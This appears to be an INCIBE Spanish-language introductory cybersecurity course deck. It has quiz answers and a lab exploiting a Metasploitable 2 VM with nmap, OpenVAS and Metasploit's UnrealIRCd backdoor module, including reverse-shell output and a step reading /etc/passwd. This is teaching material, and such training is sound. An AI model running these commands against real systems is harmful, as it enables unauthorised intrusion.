2014-08-21	↓	⚠	✓	HybridAuth install.php PHP Code Execution	php	metasploit	
2014-08-19	↓	-	✓	Firefox toString console.time Privileged Javascript Injection	multiple	metasploit	

Índice

1. INCIBE - ¿Qué es?
2. Introducción a la ciberseguridad
3. Objetivos del curso
4. Contexto
5. Introducción a redes y sistemas
6. Análisis de puertos
7. Análisis de vulnerabilidades
8. Explotación de vulnerabilidades
9. Post-explotación de vulnerabilidades
10. Recursos
- 11. Resumen**
12. Práctica: “Explotando un sistema”
13. Otros datos de interés

Resumen

Ciclo de vida de un ataque a un sistema



Resumen

Cuestiones

1. ¿Qué es el 3-way handshake?
2. ¿En qué consiste el análisis de puertos? ¿Qué técnicas de análisis de puertos hay?
3. ¿Qué es el Banner grabbing?
4. ¿Cuál es la función de un escáner de vulnerabilidades?
5. ¿Qué es un exploit?

Resumen

Respuestas

1. Es el método que se emplea en el modelo TCP (Protocolo de Control de Transmisión) para establecer una conexión entre dos máquinas, cliente y servidor. Consta de tres etapas: (1) El cliente envía un paquete SYN al servidor, (2) El servidor responde con un paquete SYN/ACK, (3) El cliente responde con un paquete ACK.
2. Consiste en analizar el estado de los puertos de un equipo o una red, con el fin de detectar posibles vulnerabilidades en función de los puertos que estén abiertos y los servicios que se ofrecen. Existen varias técnicas como: TCP Scan, Stealth Scan, ACK Scan, Xmas Scan, FIN Scan, etc.
3. Es una técnica utilizada para extraer información de los *banners* que ofrecen los servicios y que revelan información sobre el tipo y versión del software utilizado. Se emplea para extraer información de los posibles vectores de ataque.
4. Esta herramienta se emplea para automatizar todo o parte de la labor de búsqueda de vulnerabilidades en un equipo o una red, pudiendo realizar el análisis de puertos, banner grabbing, etc.
5. Es un fragmento de código especialmente preparado para explotar una vulnerabilidad conocida.


Índice

1. INCIBE - ¿Qué es?
2. Introducción a la ciberseguridad
3. Objetivos del curso
4. Contexto
5. Introducción a redes y sistemas
6. Análisis de puertos
7. Análisis de vulnerabilidades
8. Explotación de vulnerabilidades
9. Post-explotación de vulnerabilidades
10. Recursos
11. Resumen
- 12. Práctica: “Explotando un sistema”**
13. Otros datos de interés

Práctica: “Explotando un sistema”

Entorno de trabajo

- Kali Live → Distribución Linux especializada para intrusión y seguridad.
- Red de área local → Donde se conectarán los equipos.
- Metasploitable 2 → Máquina vulnerable conectada a la misma red de área local.



Práctica: “Explotando un sistema”

Probando la conectividad

- Herramienta:
 - ✓ Ping.
- Procedimiento:
 - ✓ Abrir una consola del sistema.
 - ✓ Introducir el comando.
ping <dirección IP>

```
root@EYLab:~# ping 10.75.28.7
PING 10.75.28.7 (10.75.28.7) 56(84) bytes of data.
64 bytes from 10.75.28.7: icmp_req=1 ttl=64 time=0.712 ms
64 bytes from 10.75.28.7: icmp_req=2 ttl=64 time=0.309 ms
64 bytes from 10.75.28.7: icmp_req=3 ttl=64 time=0.311 ms
64 bytes from 10.75.28.7: icmp_req=4 ttl=64 time=0.285 ms
64 bytes from 10.75.28.7: icmp_req=5 ttl=64 time=0.278 ms
64 bytes from 10.75.28.7: icmp_req=6 ttl=64 time=0.244 ms
64 bytes from 10.75.28.7: icmp_req=7 ttl=64 time=0.261 ms
64 bytes from 10.75.28.7: icmp_req=8 ttl=64 time=0.254 ms
^C
--- 10.75.28.7 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7000ms
rtt min/avg/max/mdev = 0.244/0.331/0.712/0.147 ms
root@EYLab:~#
```

Práctica: “Explotando un sistema”

Identificación de equipos activos en la red

- Herramienta:
 - ✓ NMap
- Procedimiento:
 - ✓ Abrir una consola del sistema.
 - ✓ Introducir el comando.
nmap -sP <dirección de red>

```
root@EYLab:~# nmap -sP 10.75.28.0/24

Starting Nmap 6.46 ( http://nmap.org ) at 2014-09-05 12:09 CEST
Nmap scan report for 10.75.28.1
Host is up (0.00027s latency).
MAC Address: 00:11:25:1E:38:7F (IBM)
Nmap scan report for eylab.acsmadlab.com (10.75.28.6)
Host is up (0.00023s latency).
MAC Address: 5C:26:0A:1B:06:3C (Dell)
Nmap scan report for 10.75.28.7
Host is up (0.00023s latency).
MAC Address: 08:00:27:0D:DD:06 (Cadmus Computer Systems)
Nmap scan report for 10.75.28.9
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.55 seconds
root@EYLab:~#
```

Práctica: “Explotando un sistema”

Identificación de puertos y sistema operativo

- Herramienta:
 - ✓ NMap.
- Procedimiento:
 - ✓ Abrir una consola del sistema.
 - ✓ Introducir el comando.
nmap -sT -O <dirección IP>

```
5500/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:0D:DD:06 (Cadmus Computer Systems)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.46 seconds
```

Práctica: “Explotando un sistema”

Identificación de servicios (I)

- Herramienta:
 - ✓ NMap.
- Procedimiento:
 - ✓ Abrir una consola del sistema.
 - ✓ Introducir el comando.
nmap -sT -sV <dirección IP>

```
root@EYLab:~# nmap -sT -sV 10.75.28.7

Starting Nmap 6.46 ( http://nmap.org ) at 2014-09-03 14:33 CEST
Nmap scan report for 10.75.28.7
Host is up (0.0031s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
```

Práctica: “Explotando un sistema”

Identificación de servicios (II)

- Herramienta:
 - ✓ Telnet
- Procedimiento:
 - ✓ Abrir una consola del sistema.
 - ✓ Introducir el comando.
telnet <dirección IP> <puerto>

```
root@EYLab:~# telnet 10.75.28.7 3306
Trying 10.75.28.7...
Connected to 10.75.28.7.
Escape character is '^]'.
>
5.0.51a-3ubuntu5      cwLS>|v|, [Jl`~x^NLs};Connection closed by foreign host.
```

Práctica: “Explotando un sistema”

Pruebas de contraseñas

- Herramienta:
 - FTP
 - SSH
 - Telnet
- Procedimiento:
 - Abrir una consola del sistema.
 - Introducir el comando.
 - ftp <dirección IP>*
 - telnet <dirección IP>*
 - ssh <dirección IP>*

```
root@EYLab:~# telnet 10.75.28.7
Trying 10.75.28.7...
Connected to 10.75.28.7.
Escape character is '^['.
```


Práctica: “Explotando un sistema”

Análisis de vulnerabilidades

- Herramienta:
 - ✓ OpenVAS.
- Procedimiento:
 - ✓ Arrancar OpenVAS.
 - ✓ Configurar el sistema destino.
 - ✓ Lanzar el escaneo.

The screenshot displays the OpenVAS web interface. The top section, titled "Task Summary", shows details for a task named "Windows Server 2008 Test". The task is in a "Done" status, and its target is "Windows Server 2008". Below this, a section titled "Reports for 'Windows Server 2008 Test'" contains a table with scan results.


Report	Threat	Scan Results					Actions
		High	Medium	Low	Log	False Pos.	

Práctica: “Explotando un sistema”

Explotación del sistema

- Herramienta:
 - ✓ Metasploit
- Procedimiento:
 - ✓ Abrir una consola del sistema.
 - ✓ Introducir el comando.

```
msfconsole  
use exploit/unix/irc/unreal_ircd_3281_backdoor  
set RHOST <IP>  
set payload <payload>  
set LHOST <IP>  
exploit
```



```
=[ metasploit v4.9.3-2014061101 [core:4.9 api:1.0] ]  
+ -- ==[ 1303 exploits - 707 auxiliary - 208 post ]  
+ -- ==[ 340 payloads - 35 encoders - 8 nops ]  
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor  
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 10.75.28.255  
RHOST => 10.75.28.255  
msf exploit(unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse  
PAYLOAD => cmd/unix/reverse  
msf exploit(unreal_ircd_3281_backdoor) > set LHOST 10.75.28.8  
LHOST => 10.75.28.8  
msf exploit(unreal_ircd_3281_backdoor) > exploit
```

Práctica: “Explotando un sistema”

Post-Explotación del sistema

- Herramienta:
 - ✓ Metasploit + Payload (Reverse Shell)
- Procedimiento:
 - ✓ Abrir una consola del sistema.
 - ✓ Introducir el comando.

ls

cat etc/passwd

```
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 10.75.28.14
RHOST => 10.75.28.14
msf exploit(unreal_ircd_3281_backdoor) > set LHOST 10.75.28.8
LHOST => 10.75.28.8
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse double handler
[*] Connected to 10.75.28.14:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 8zSzoAtqw8U7Drzm;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "8zSzoAtqw8U7Drzm\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.75.28.8:4444 -> 10.75.28.14:45224) at 201
5-04-07 18:50:10 +0200
```

Índice

1. INCIBE - ¿Qué es?
2. Introducción a la ciberseguridad
3. Objetivos del curso
4. Contexto
5. Introducción a redes y sistemas
6. Análisis de puertos
7. Análisis de vulnerabilidades
8. Explotación de vulnerabilidades
9. Post-explotación de vulnerabilidades
10. Recursos
11. Resumen
12. Práctica: “Explotando un sistema”
- 13. Otros datos de interés**

Otras Actuaciones de interés

Si te gusta la ciberseguridad y quieres profundizar en este tema en INCIBE se están desarrollando las siguientes actividades y eventos de ciberseguridad:



Formación especializada en ciberseguridad: MOOC que se desarrollan a través de la plataforma de formación de INCIBE (<https://www.incibe.es/formacion>) sobre conceptos avanzados en ciberseguridad tales como ciberseguridad industrial, seguridad en dispositivos móviles, programación segura, malware y sistemas TI.



Programa de becas: Programa de becas anual en el que se establecerán diferentes tipologías de becas: formación de cursos especializados y másteres en ciberseguridad, y becas de investigación. Todas las publicaciones de este tipo se realizará a través de la siguiente página: <https://www.incibe.es/ayudas>



Evento de ciberseguridad – CyberCamp (<http://cybercamp.es>).

CyberCamp es el evento internacional de INCIBE para **identificar**, **atraer** y **promocionar el talento** en ciberseguridad. Identificar trayectorias profesionales de los jóvenes talento.

Detectar y promocionar el talento mediante talleres y retos técnicos.

Atraer el talento ofreciendo conferencias y charlas de ciberseguridad por profesionales y expertos de primer nivel.

Y muchas cosas más....

Evento para **familias**, contando con actividades de concienciación y difusión de la ciberseguridad para padres, educadores e hijos.

Promoción de la **industria** e **investigación** en ciberseguridad.

Gracias
por tu atención

Contáctanos

Contacto (más información y dudas sobre las jornadas):



espaciosciberseguridad@incibe.es

En las redes sociales:



@Incibe
@Certs_
@Osiseguridad
@CyberCampES
@CyberEmprende_



Oficina de Seguridad del internauta
CyberCamp



INCIBE
OSIseguridad



Pág. INCIBE
Grupo INCIBE

En la sede:

Avenida José Aguado, 41 - Edificio INCIBE
24005 León
Tlf. 987 877 189

En los sitios web:

www.incibe.es
www.osi.es
www.cybercamp.es
www.certs.es

www.incibe.es

INSTITUTO NACIONAL DE
CIBERSEGURIDAD
SPANISH NATIONAL
CYBERSECURITY INSTITUTE



GOBIERNO
DE ESPAÑA

MINISTERIO
DE ENERGÍA, TURISMO
Y AGENDA DIGITAL